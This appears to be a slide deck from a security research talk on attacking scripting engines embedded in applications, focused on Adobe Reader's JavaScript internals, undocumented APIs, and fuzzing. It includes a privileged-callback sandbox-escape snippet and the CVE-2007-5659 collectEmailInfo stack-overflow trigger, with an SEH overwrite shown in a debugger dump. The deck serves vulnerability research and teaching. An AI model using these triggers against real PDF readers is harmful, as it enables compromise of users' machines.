

Attacking Embedded Languages

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Who am I?

- Security Researcher at Immunity, Inc
- Research and Development of client-side exploits for CANVAS attack framework
- Development of custom binary analysis tools for Immunity Debugger

Agenda


- Introduction
- Background
- Case Study: PDF Display Tools
- Decoding objects, methods and arguments with Immunity Debugger
- Smart fuzzing using SPIKE
- An example: the collectEmailInfo bug
- Conclusions

Introduction

- Vulnerability assessment is becoming more specific and attacks tend to be application-focused
- Automated generic tools don't have a significant level of success
 - Fuzzers, binary analysis, source analysis, etc
 - Vendors use the same tools in their testbeds

Immunity Debugger


- Rapid application-specific tool development is essential
- Immunity Debugger was created to achieve this task
 - and is freely available
- It uses the Python scripting language since it's flexible and easy to use



All applications are browsers

- Most functionality is in high level languages, plugins, and other difficult to statically analyze objects
 - Even in ID!
- Recovery of the interesting application functionality is not done strictly in the binary level, but **straddles both levels.**

Combined Static and Dynamic Analysis is best technique



Bugs you will find

- Sandbox escaping
- Object initialization (null deref/double free, etc)
- Buffer Overflows
- Shell escape bugs

This is still fertile ground because it's hard to analyze

- Specialized tools needed to test across scripting boundary
- Different development teams on scripting engine and internals
- Complex data flow and threading situations
 - Callbacks, etc

Case Study

PDF Display Tools:
Adobe Reader
Foxit

Adobe's Javascript Internals

- Adobe implements an ECMA Script engine (standardized Javascript)
- All JS scripts are executed as a response to a particular Event
- Example:
 - App/Init - Application Initialization
 - Doc/Open - Document Open
 - Field/Mouse Up - Clicking on a form button
 - Menu/Exec - JS menu item is executed

Adobe's Javascript Internals

- Each event is differentiated using a tuple:

Event Type|Event Name

App |Init

Batch |Exec

Console |Exec

Doc |Open,WillClose,WillSave,WillPrint,
|DidPrint, DidSave

Menu |Exec

...

- Each Event Type defines a security context, ex:
App context, Doc context, etc...

Adobe's Javascript Internals

- Acrobat has two levels of privileges differentiated by its security context:
 - Privileged context: App/Batch/Console Events
 - Non-Privileged context: everything else
- We can raise our security context using `app.beginPriv()` or defining a function through `app.trustedFunction()`
[Of course it needs a privileged context to run]

Adobe's Javascript Internals

Some known threats using Acrobat + Javascript

- Break non-privileged sandbox
- Overflows in built-in functions
- Extensive undocumented API → FUTURE

Adobe's Javascript Internals

cocoruder showed how to break this sandbox using an undocumented function over Adobe Acrobat Professional 7.0.9:

- *call app.checkForUpdate()*
- *checkForUpdate() raise its privileges*
- it calls a callback function (user controlled)
- callback runs under privileged context
- FAIL!

Adobe's Javascript Internals

```
function myCallback()  
{  
    app.newDoc(); //PRIVILEGED FUNCTION  
    app.alert("PRIVILEGED FUNCTION CALLED \o/");  
}
```

```
app.checkForUpdate  
(  
    cType:"AAAA",  
    cName:"BBBB",  
    oCallback:myCallback,  
    cVer:"CCCC",  
    cMsg:"DDDD",  
    oParams:myCallback  
});
```

Adobe's Javascript Internals

Some known threats using Acrobat + Javascript

- Break non-privileged sandbox
- **Overflows in built-in functions**
- Extensive undocumented API → FUTURE


Adobe's Javascript Internals

CVE-2007-5659:

There's a Stack Overflow in an undocumented method called collectEmailInfo (working up to Acrobat 8.1.1)

Collab.collectEmailInfo({msg:"AAAAAAAAAAAAAAAA....."});

** 0x4000*



```
0012EA48 41414141 AAAA Pointer to next SEH record
0012EA4C 41414141 AAAA SE handler
```

We'll show how to find and attack this bug later...

Adobe's Javascript Internals

Some known threats using Acrobat + Javascript

- Break non-privileged sandbox
- Overflow built-in functions
- Extensive undocumented API → FUTURE

Adobe's Javascript Internals

- Like many products with embedded scripting languages, Adobe Acrobat Reader has an extensive undocumented API
 - Collab object has only **3** documented methods and **NO** properties, when it actually has **48** members (methods and properties)
- Undocumented functions tend to receive less testing, because they're considered “for internal use”

Adobe's Javascript Internals

How it looks in Assembler

Adobe's Javascript Internals

Summary of objects theory

- As part of the initialization process, it registers a group of Javascript objects
- Each object has a pointer to an array of object members
- Each object member is either:
 - a property
 - a method
 - another object


Adobe's Javascript Internals

Summary of objects theory

- Properties have two associated functions:
 - Getter: executed when you need to GET the property value
 - Setter: executed when you need to SET the property value
- Methods have only one associated function, which is executed when you call it
- Objects have a constructor function which is executed as part of instantiation process


Adobe's Javascript Internals

- Register its internal objects from `plug_ins/EScript.api`



Adobe's Javascript Internals


```
app.browseForDoc();
```



Adobe's Javascript Internals

